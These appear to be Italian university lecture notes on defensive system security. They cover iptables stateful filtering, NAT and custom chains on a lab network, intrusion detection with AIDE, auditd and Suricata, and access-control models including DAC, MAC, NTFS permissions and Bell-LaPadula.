
```
iptables -vnXL -Z > contatori
```

Una delle prime operazioni svolte da iptables sui pacchetti è **gestirne lo stato** rispetto a una connessione, operazione trasparente svolta da *conntrack*.

[si può imporre che un pacchetto salti le procedure di connection tracking marcandolo col target **-j CT --notrack** nella catena appropriata della tabella *raw*]

Il **connection tracker** :

- opera con una propria logica, indipendente dal fatto che il protocollo del pacchetto sia connection-oriented o connection-less
- (il comando **conntrack -L** mostra le entry della tabella delle connessioni)
- riconosce pacchetti che iniziano nuove connessioni
- riconosce l'appartenenza di pacchetti a connessioni esistenti
- applica automaticamente alcune operazioni a tutti i pacchetti di una connessione (vedi NAT)
- permette di utilizzare lo stato della connessione come match



Quando un pacchetto viene sottoposto ad *address translation*, alla sua connessione viene assegnato uno stato “virtuale” (aggiuntivo) SNAT o DNAT; due effetti automatici:

- I pacchetti della connessione nella stessa direzione vengono automaticamente modificati nello stesso modo. Le regole della tabella nat operano quindi solo sul primo pacchetto della connessione, poi ci pensa conntrack.
- I pacchetti della connessione in direzione opposta (le risposte) vengono automaticamente ripristinati con l'indirizzo originale.

Dal punto di vista del **filtraggio**, il connection tracking è molto utile perché permette di utilizzare gli stati dei pacchetti per raffinare i match.

→ per accettare solo pacchetti validi come iniziatori di una connessione (nella direzione lecita da un client verso un server) e seguenti

-m state --state NEW,ESTABLISHED

→ per accettare solo pacchetti validi come risposte a una connessione già iniziata (nella direzione lecita da un server verso un client) e seguenti

-m state --state ESTABLISHED

Notiamo come ultima cosa che **registrare nuovi hook** è complesso, ma iptables offre un'alternativa semplice... creare catene custom...

-iptables [-t TAB] -N <nome>

crea la catena NOME nella tabella TAB, la catena è ignorata fintanto che non ci si “salta dentro” da una catena builtin.

-iptables [-t TAB] -A ...match... -j <nome>

regola inserita nella catena builtin BC della tabella TAB; se c’è match, il pacchetto salta alla catena NOME. NOME e BC devono essere definite nella stessa tabell. iptables inizia a scorrere le regole di NOME, che sono gestibili in modo identico a quello delle catene builtin, con un’eccezione.


-iptables [-t TAB] -A -j RETURN <nome>

termina lo scorrimento delle regole di NOME e ritorna alla catena BC da cui era stato fatto il salto, riprendendo l’esame delle regole da quella successiva.

-iptables [-t TAB] -X <nome>

rimuove la catena NOME dalla tabella TAB; funziona solo se non ci sono salti verso NOME in altre catene.

8.5 Firewall



Faremo riferimento all'architettura mostrata in figura...

[generare come da slide l'architettura: 5 VM vagrant]

Packet filter instradamento

Lo scopo dei **Router** è inoltrare il traffico tra la rete dei client e quella dei server.
Proviamo a restringere le regole... Ad esempio...

➤ **iptables -A FORWARD -s 10.1.1.0/24 -d 10.2.2.0/24 -j ACCEPT**
Inserisce una nuova regola in append alla catena FORWARD
specificando sorgente (subnet 10.1.1.0-10.1.1.255)
e destinazione (subnet 10.2.2.0-10.2.2.255) a cui applicare la regola
e specificando che per quei pacchetti l'azione è ACCEPT (inoltro).

Proviamo ora a ricreare la rete in figura:

➤ **iptables -A FORWARD -s 10.2.2.0/24 -d 10.1.1.0/24 -j ACCEPT**
➤ **iptables -A FORWARD -s 10.1.1.0/24 -d 10.3.3.0/24 -j ACCEPT**
➤ **iptables -A FORWARD -s 10.3.3.0/24 -d 10.1.1.0/24 -j ACCEPT**
➤ **iptables -P FORWARD DROP**

Il comando -P imposta per policy predefinita della catena FORWARD l'azione DROP, il traffico non bloccato sarà unicamente quello specificato prima.

Notiamo l'importanza dell'ordine: **iptables -vnL FORWARD**
Possiamo ripulire la catena: **iptables -F FORWARD**

Stateful filtering

Supponiamo che il servizio ssh debba essere erogato solo da S2 (a cui si può connettere solo client)... dobbiamo inserire regole che vengano PRIMA di quelle generali... sui router:

- `iptables -I FORWARD -p tcp --dport 22 -j DROP`
- `iptables -I FORWARD -p tcp --sport 22 -j DROP`

Inserisce una nuova regola in cima alla catena per bloccare il traffico (-p) tcp alla porta specificata.

- `iptables -I FORWARD -p tcp -s 10.1.1.1 -d 10.3.3.1 --dport 22 -j ACCEPT`

Permette di accettare il traffico specificato

- `iptables -I FORWARD -p tcp -s 10.3.3.1 -d 10.1.1.1 --sport 22 -m state --state ESTABLISHED -j ACCEPT`

I pacchetti provenienti dalla sorgente specificata e che provengono da connessioni già stabilite (ESTABLISHED) sono accettati.

Più macchine

Se le specifiche di un progetto esigono che il filtraggio avvenga su tutti gli host coinvolti su un determinato flusso, regole simili andranno installate in più macchine. Nell'esempio precedente (concedere solo SSH da Client a S2):

```
## comandi da lanciare su client
iptables -A OUTPUT -s 10.1.1.1 -d 10.3.3.1 -o eth1 -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -d 10.1.1.1 -s 10.3.3.1 -i eth1 -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT

## comandi da lanciare su r1
iptables -A FORWARD -s 10.1.1.1 -d 10.3.3.1 -i eth1 -o eth2 -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -d 10.1.1.1 -s 10.3.3.1 -i eth2 -o eth1 -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT

## comandi da lanciare su r2
iptables -A FORWARD -s 10.1.1.1 -d 10.3.3.1 -i eth2 -o eth3 -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -d 10.1.1.1 -s 10.3.3.1 -i eth3 -o eth2 -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT

## comandi da lanciare su s2
iptables -A INPUT -s 10.1.1.1 -d 10.3.3.1 -i eth1 -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -d 10.1.1.1 -s 10.3.3.1 -o eth1 -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT
```

il client emette spontaneamente in uscita il pacchetto che apre la connessione (quindi non posso fare ipotesi sullo stato), ma accetta in ingresso un pacchetto con indirizzi e porte corrispondenti a una risposta solo se prima ha visto la corrispondente richiesta (quindi impongo che rispetti --state ESTABLISHED).

il server deve accettare in ingresso il pacchetto che apre la connessione (quindi non posso fare ipotesi sullo stato), ma lascia uscire un pacchetto con indirizzi e porte corrispondenti a una risposta solo se prima ha visto la corrispondente richiesta (quindi impongo che rispetti --state ESTABLISHED).

Logging

Volendo vedere quali pacchetti non vengono accettati, prima che vengano scartati dalla default policy, possiamo usare due router:

```
> iptables -A INPUT -j LOG --log-prefix " input_end "
> iptables -A OUTPUT -j LOG --log-prefix " output_end "
> iptables -A FORWARD -j LOG --log-prefix " forward_end "
```

I comandi aggiungono regole alle catene specificate (INPUT, ...), specifica che l'azione è loggare le info dei pacchetti aggiungendo il prefisso input_end per facilitare l'identificazione.

Generando traffico vietato possiamo vedere i risultati su **/var/log/kern.log**

NAT

Facciamo in modo che R1 finga di accettare connessioni ssh da Client ridirigendole su S1:

```
> iptables -t nat -I PREROUTING -p tcp -s 10.1.1.1 -d 10.1.1.254
    --dport 22 -j DNAT --to-destination 10.2.2.1
```

Specifica la tabella nat (-t) del firewall,
inserisce in cima alla catena di PREROUTING la regola specificata di seguito
e come azione DNAT ovvero il trasferimento di rete di destinazione

I pacchetti provenienti da 10.1.1.1 e destinati a 10.1.1.254 porta 22, sono instradati all'indirizzo 10.2.2.1

Catene custom

È possibile definire catene custom per raccogliere regole in modo da mantenere più ordinate le catene predefinite, per rendere più semplici da individuare i set di regole riferiti a specifici host/rete/protocolli/etc..

Esempio: definiamo una catena per filtrare il traffico ammesso attraverso R2 verso uno specifico host della rete 10.2.2.0/24 (usiamo S1 ovviamente come cavia, ma potrebbe esserci un set di regole di questo genere per ognuno dei 253 host della subnet)

```
iptables -N rules_from_S1
iptables -N rules_to_S1
iptables -I FORWARD -s 10.2.2.0/24 -j rules_from_LANS1
iptables -I FORWARD -d 10.2.2.0/24 -j rules_to_LANS1
```

```
# esempio: le macchine della subnet sono server ssh, http e https
for i in 22 80 443 ; do
    iptables -A rules_to_LANS1 -p tcp --dport $i -j ACCEPT
    iptables -A rules_from_LANS1 -p tcp --sport $i -m state --state ESTABLISHED -j
ACCEPT
done
```

```

# esempio: le macchine della subnet sono client dns e ntp
for i in 53 123 ; do
    iptables -A rules_from_LANS1 -p udp --dport $i -j ACCEPT
    iptables -A rules_to_LANS1 -p udp --sport $i -m state --state ESTABLISHED -j
ACCEPT
done

iptables -A rules_from_LANS1 -j LOG --log-prefix " outgoing packet not catched "
iptables -A rules_to_LANS1 -j LOG --log-prefix " incoming packet not catched "

```

Qualora volessimo rimuovere tutte queste regole, sarebbe sufficiente:

```

iptables -F rules_from_LANS1
iptables -F rules_to_LANS1
iptables -D FORWARD -s 10.2.2.0/24 -j rules_from_LANS1
iptables -D FORWARD -d 10.2.2.0/24 -j rules_to_LANS1
iptables -X rules_from_LANS1
iptables -X rules_to_LANS1

```

Contatori

Supponiamo nell'esempio precedente di voler contare su R2 tutti i pacchetti diretti verso H20 o provenienti dallo stesso host, cumulativamente.

Possiamo inserire in testa a una catena custom una regola **vuota** che fa sempre match:

```

iptables -N count_LANS1
iptables -I count_LANS1
iptables -I FORWARD -s 10.2.2.1 -j count_LANS1
iptables -I FORWARD -d 10.2.2.1 -j count_LANS1

```

(dobbiamo essere però sicuri che queste due ultime regole restino prima di tutte quelle che potrebbero catturare i pacchetti)

Il comando: `iptables -vnXL count_LANS1`

mostrerà in output qualcosa del genere...

4932 729300 all -- * * 0.0.0.0/0 0.0.0.0/0

dove il primo numero mostra tutti i pacchetti che sono passati da quella regola, il secondo la somma delle loro dimensioni.

L'uso di -Z fa sì che i contatori vengano azzerati dopo essere stati stampati:

```
iptables -vnXL -Z count_LANS1
```

9 Monitoraggio

Le fasi di un attacco possono lasciare tracce; la messa in sicurezza di un sistema passa anche attraverso la rilevazione. Individuare significa evitare o limitare.

Terminologia:

IDS = Intrusion Detection System

Sistema in grado di rilevare tentativi di attacco

→ **signature based**: se riconosce pattern di attacco noti (es. shellcode malevolo)

→ **anomaly detection**: se riconosce deviazioni dall'uso standard

IPS = Intrusion Prevention System

È un IDS in grado di interagire con il sistema per bloccare il traffico

SIEM = Security Information and Event Management

Piattaforma che integra strumenti, politiche e procedure per la gestione integrata delle fonti di informazione e degli incidenti

NOTA: si evincono subito dei **problemi** nel rilevamento...

Falso positivo (FP): segnalazione di attacco errata

Falso negativo (FN): attacco reale che non genera segnalazione

9.1 Strategie di rilevazione

Analizziamo due tipologie di rilevazione, la prima basata sulla rete (**NIDS**), la seconda sugli endpoint (**HIDS, EDR**).

NIDS

NIDS usa i dati intercettati sui canali di comunicazione.

Vantaggi: -visibilità di tutto il traffico

-un solo punto di installazione; sonde piazzabili su punti strategici

-un malfunzionamento non incide sugli endpoint

Svantaggi: -alto tasso di FP

-non sa esaminare cosa fa davvero il traffico

-soggetto a sovraccarico

HIDS

HIDS è un processo a livello di macchina usato sul sistema da proteggere, infatti ne vede il traffico, monitora il filesystem, esamina i log e verifica periodicamente i metadati.

Vantaggi: -minor tasso di FP, i pacchetti possono essere classificati

-economico, sfrutta sistemi già esistenti

Svantaggi: -punti ciechi: non valuta il traffico uscente, non valuta eventi che non lasciano

traccia nel filesystem

-se la macchina è compromessa può essere neutralizzato

EDR

EDR è un HIDS integrato con il kernel, sfrutta infatti il sistema operativo.

- Vantaggi:**
- può raccogliere eventi dai device driver di filesystem
 - analizza eseguibili e librerie al caricamento e a runtime
 - tecniche anti-tampering, rilevamento di manomissione del sistema
- Svantaggi:**
- richiede interfacciamento stretto con OS
 - costoso

9.2 Integrity checkers

La rilevazione di intrusioni sul host è tipicamente svolta per mezzo di un **integrity checker**.

L'idea è quella di memorizzare in un database lo stato del filesystem quando è CERTAMENTE PULITO; fatto ciò, si confronta periodicamente il filesystem col database.

Un esempio di controllore di integrità è **AIDE**.

Il file **/etc/aide.conf** definisce i tipi di controlli da applicare a file e directory.

L'idea è sempre quella di usare come riferimento un database costruito su un sistema pulito.

Tipi di controllo:

DIRECTIVE	DESCRIPTION
p	permissions
i	inode
n	number of links
u	user
g	group
s	size
b	block count
m	Mtime
a	Atime
c	Ctime
S	check for growing size
md5	md5 checksum
sha1	sha1 checksum
rmd160	rmd160 checksum
tiger	tiger checksum
R	p+i+n+u+g+s+m+c+md5
L	p+i+n+u+g
E	Empty group
>	Growing logfile p+u+g+i+n+S

Configurazione:

nome del DB di riferimento:

database=file:/usr/local/aide/aide.db

nome del nuovo DB ad ogni aggiornamento:

database_out=file:/usr/local/aide/aide.db.new

Inizializzare il DB:

aide --init

Rinominarlo per usarlo per riferimento futuro:

mv /usr/local/aide/aide.db.new /usr/local/aide/aide.db

Lanciare un integrity check:

aide --check

AIDE può essere usato per eseguire test isolati o programmato per segnalare regolarmente qualsiasi cambiamento interessante. Nel secondo caso si riscontra il problema di reimpostare il database per interrompere la segnalazione di modifiche non dannose.

Infine, ricordiamo l'importanza di difendere il binario del database AIDE.

9.3 Log

I **log** sono diari tenuti dal sistema; indispensabili per la diagnostica generale e per rilevare attività malevole da processi utente o kernel. La loro stessa sicurezza va garantita, o l'attaccante cancellerà le proprie tracce.

In Linux vengono tipicamente prodotti file di testo senza alcuna garanzia di uniformità di formato a parte la marcatura temporale. Integrato in systemd, troviamo **Journal** che fornisce un **sistema di log centralizzato**. È attivo al boot e non dipende dall'avvio di altri servizi. Presenta formato binario, visualizzabile con **journalctl**.

Linux supporta inoltre il tracciamento di ogni evento legato alle **system call**. Il kernel invia messaggi a un demone user-space, **auditd**, secondo regole di configurazione...

- lette da **/etc/audit/audit.rules**
- per cercare eventi **ausearch**
- per rilanciare le notifiche ad altre applicazioni invece che nell'audit-log **auditspd**
- per tracciare un processo **autrace**

Esempi:

- **auditctl -w /etc/passwd -p rwxa -k KEY_pwd**
 - attiva un osservatore (**watch**) su /etc/passwd
 - lo fa scattare per ogni system call che tenti di eseguire **read**, **write**, **execute**, o **attribute_change** sul file
 - contrassegna le righe di log col tag **KEY_pwd**
- **ausearch -k KEY_pwd**
 - ricerca nel log le righe che hanno il tag specificato
- **auditctl -a exit,always -S chmod**
 - genera sempre (**always**) un evento loggato quando si ritorna (**exit**) dall'invocazione di una syscall **chmod**

Dopo aver scritto gli eventi... è necessaria un'**analisi!**

Software: Logwatch, Swatch, Graylog2, ...

...**SIEM**: è una tecnologia che aggrega dati quali log ed eventi da più fonti. È in grado di collegare eventi con attributi comuni in pacchetti significativi e generare automaticamente avvisi.

→ Presenta grafici per visualizzare lo stato corrente e le conformità.

Wazuh è una piattaforma di sicurezza open-source che offre funzionalità di SIEM e di monitoraggio della sicurezza. È progettata per aiutare le organizzazioni a rilevare le minacce, rispondere agli incidenti, monitorare l'integrità dei file, e conformarsi alle normative di sicurezza.

9.4 Network IDS

La rilevazione di attacchi che giungono via rete viene svolta analizzando il traffico in entrata/uscita. I problemi sono molteplici, come esaminare il traffico senza rallentarlo o generare pochi falsi allarmi. Per risolvere la situazione sono previsti due approcci:

→ **Signature based**: rileva flussi con caratteristiche notoriamente malevoli

→ **Anomaly based**: rileva flussi che si discostano dalla "normalità"


Tra i motori più diffusi: SNORT, Suricata, Zeek.

Suricata

Suricata è un motore open-source per il rilevamento delle intrusioni (IDS), la prevenzione delle intrusioni (IPS) e il monitoraggio del traffico di rete (NSM).

Implementa un linguaggio per configurare la rilevazione di anomalie; riconosce il tipo di traffico e adatta il dettaglio dei log. L'output è facilmente integrabile con molti strumenti di analisi.

Come già detto, può agire da IPS se posto tra due reti (può non inoltrare traffico malevolo)



9.5 Intrusion detection

AIDE

Installare AIDE: `sudo apt install aide`

Versione AIDE: `aide -v`

File di configurazione generale: `/etc/default/aide`

Regole di configurazione: `/etc/aide/`

Database AIDE: `/etc/lib/aide/`

[USARE SUDO O ROOT]

Prima della configurazione è necessario creare un **nuovo database**:

➤ `aideinit`

crea un nuovo db in: `/var/lib/aide/aide.db.new`

che andiamo a inserire le path corretto: `cp /var/lib/aide/aide.db{.new,}`

Prima aggiornare la **configurazione**:

➤ `update-aide.conf`

ancora una volta inseriamo il path corretto:

`cp /var/lib/aide/aide.conf.autogenerated /etc/aide/aide.conf`

A questo punto possiamo lanciare un primo **test di consistenza**:

➤ `aide -c /etc/aide/aide.conf -C`

L'output generato ci presenta eventuali modifiche rilevate nel filesystem.

Infatti, se andiamo a creare un nuovo file (`touch /etc/nuovofile`) e rilanciamo il test di consistenza questo confronterà il sistema attuale con il database "pulito" e ci presenterà tutte le differenze.

È possibile monitorare una singola sottocartella:

➤ `aide -c /etc/aide/aide.conf --limit /etc -check`

È possibile decidere quali cartelle includere e quali escludere tramite file di configurazione

`aide.conf`. Per escludere una cartella usiamo punto esclamativo, a fine file: `!/home/`

Per includerla niente !.

AIDE configurazione custom

Creiamo una configurazione personalizzata di AIDE. Ad esempio, creiamo una cartella e inseriamo il file consegnato a lezione:

```
> mkdir /home/kali/aide  
> cp aide.conf /home/kali/aide/aide.conf
```

```
# Databases Path  
database=file:/home/kali/aide/aide.db  
database_out=file:/home/kali/aide/aide.db.new  
database_new=file:/home/kali/aide/aide.db.new  
  
# Set your own AIDE rule  
  
SecLabRule=p+n+u+g+s+m+c+xatrs+md5+sha512  
  
# Directories/files to monitor with rules  
....  
# Dir to ignore  
/home/kali SecLabRule  
!/root
```

La regola SecLabRule controlla i seguenti cambiamenti:

```
p = permission  
n = number of links  
u = user  
g = group  
m = modification time  
c = inode/file change time  
xatrs = extended file attributes  
md5 = checksum  
sha512 = checksum
```

A questo non ci resta che reinizializzare il database con la nostra configurazione:

```
> aide -c /home/kali/aide/aide.conf -i
```

copiare il database:

```
> cp /home/kali/aide/aide.db{.new,}
```

verificare la correttezza:

```
> aide -c /home/kali/aide/aide.conf --config-check  
> echo $?  
DEVE RESTITUIRE 0
```

Ora dopo eventuali modifiche possiamo lanciare aide con la nostra configurazione:

```
> aide -c /home/kali/aide/aide.conf -C
```

10 Autorizzazione: modelli

Un soggetto autenticato deve essere autorizzato a svolgere operazioni sul sistema. Sono dunque necessari tre passaggi:

- Definire il modello del sistema controllato
- Definire la politica di accesso
- Attuare la politica

Tra le **caratteristiche delle politiche** ne troviamo alcune di buona norma come...

- Il principio del privilegio minimo (concedere insieme ristretto di autorizzazioni)
- Consistenza: deve esistere un solo schema di risoluzione non ambiguo per le autorizzazioni
- Completezza: qualsiasi richiesta deve ricevere risposta entro un tempo limite e ci deve essere una regola predefinita in caso non si trovi un'autorizzazione esplicita

Tra le **caratteristiche dei meccanismi...**

- Resistenza alle manomissioni
- Principio di mediazione completa (accesso sottoposto a controllo)
- Piccolo e autonomo

Tra le **parametri di decisione...**

- Identità
- Ruolo
- Modalità di accesso
- Vincoli

I due paradigmi fondamentali nei modelli di controllo dell'accesso sono:

DAC (Discretionary access control)

- ogni oggetto ha un proprietario
- il proprietario decide i permessi

MAC (Mandatory access control)

- la proprietà di un oggetto non consente di modificare i permessi
- policy centralinizzata decisa da un security manager

Esistono poi modelli più complessi come **RBAC**.

Il controllo dell'accesso implica decidere se un soggetto può eseguire una specifica operazione su un oggetto. Il modo più banale per esprimere permessi sarebbe attraverso una matrice...

Object	Subject	User1	User2	Group3
File1		read	read write	--
Dir2		list	modify	--
Socket3		write	--	read
...	
...	


Questo porta a svariati problemi di tempo e risorse...

Esistono implementazioni più efficienti...

Authorization table: solo righe veramente utili

Access Control List: per ogni risorsa (oggetto) vengono specificati per ogni soggetto i permessi su tale risorsa

Capabilities List: per ogni soggetto vengono specificati risorsa-tipo di permessi



10.1 DAC in Microsoft

Tutto ciò che riguarda **DAC in sistemi Linux** è già stato affrontato nel capitolo 2.3.

Nei **sistemi Microsoft Windows** è fondamentale il concetto di **dominio**: un insieme di computer, comunicanti tra loro e che condividono un directory database comune.

Gli utenti sono divisi tra:

Utenti locali: ristretti al sistema in cui sono stati creati

Utenti di Dominio: appartenenti ad un dominio, possono accedere a risorse non locali

Ogni oggetto può essere membro di un gruppo (concetto nato proprio per raggruppare gli utenti).

Notiamo in particolare:


Distribution Groups: usati dalle applicazioni che hanno bisogno di una lista di utenti

Security Groups: soggetti a regole di controllo d'accesso alle risorse del sistema

Per entrambi i gruppi vale il concetto di scope che definisce di quali domini gli oggetti possono far parte e in quali domini può essere usato un gruppo. La struttura consigliata prevede un Domain Local Group dove inserire Universal Group gestiti da un amministratore e localmente conoscere i Global Group.

	Può contenere	Può essere membro di	Gli possono essere assegnati permessi su
Domain Local Group (DLG)	Utenti, GG, UG, computer di qualsiasi dominio, DLG dello stesso dominio	Altri DLG dello stesso dominio	Risorse dello stesso dominio
Global Group (GG)	Utenti ed altri GG dello stesso dominio	Qualsiasi DLG e UG, GG dello stesso dominio	Risorse di qualsiasi dominio
Universal Group (UG)	Utenti, GG, UG di qualsiasi dominio	DLG e UG di qualsiasi dominio	Risorse di qualsiasi dominio

Esempio di utilizzo tipico:



Il filesystem window NTFS prevede politiche diverse rispetto a Linux.

NTFS	LINUX
Come Linux ma aggiunge la possibilità di cedere la proprietà e i permessi	Il proprietario fa quello che vuole con i permessi
Permessi di default ereditati dalla cartella di creazione del file	Permessi di default determinati dalla UMASK
Due ACL: DACL e SACL	Una ACL
Permessi a 26 bit stratificati a livelli	Permessi rwx UGO 9+3 bit

I permessi e le autorizzazioni prevedono una stratificazione a livelli basata su 26 bit.


Abbreviation	Type	Description
R	Read	Provides the designated user or group the ability to read the file or the contents of the folder.
W	Write	Provides the designated user or group the ability to create or write files and folders.
RX	Read & Execute	Provides the designated user or group the ability to read file and folder attributes, view folder contents, and read files within the folder. If this permission is applied to a folder, files with inheritance set will inherit it (see the inheritance discussion).
L	List Folder Contents	Same as Read & Execute, but not inherited by files within a folder. However, newly created subfolders will inherit this permission.
M	Modify	Provides the ability to delete, write, read, and execute.
F	Full Control	Provides the ability to perform any action, including taking ownership and changing permissions. When applied to a folder, the user or group may delete subfolders and files within a folder.

I 26 bit sono in realtà due vettori da 13, ogni valore presenta una coppia di bit che segue la seguente logica a 4 valori:

	ALLOW	DENY
Concesso	1	1
Esplicitamente concesso	1	0
Negato	0	0
Esplicitamente negato	0	1

Notiamo che ALLOW vale solo nel caso “esplicitamente concesso”!!!!

Allora a cosa servono? Esiste una logica di **composizione OR per i membri di più gruppi**. Per utenti che appartengono a più gruppi si considera la sovrapposizione dei permessi per determinare ad esempio se una read è allow o deny.



10.2 MAC

In questo caso le regole di accesso sono dettate da un'autorità centrale.

Ad ogni soggetto o risorsa viene assegnata una classe di accesso che specifica tipicamente un livello di sicurezza all'interno di un insieme ordinato e una categoria all'interno di un insieme non ordinato.

Le risorse sono etichettate (classification) con un livello di sicurezza (sensitivity) che rappresenta la gravità delle conseguenze di una violazione delle policy che le riguarda e i soggetti sono etichettati con un livello di sicurezza che rappresenta la loro affidabilità: clearance.


Le relazioni di dominanza vengono usate in modo diverso a seconda della proprietà di sicurezza da proteggere...

- **riservatezza** → **Bell-LaPadula model**
- **integrità** → **Biba model**

BLP (Bell-LaPadula)

Due regole per proteggere la riservatezza

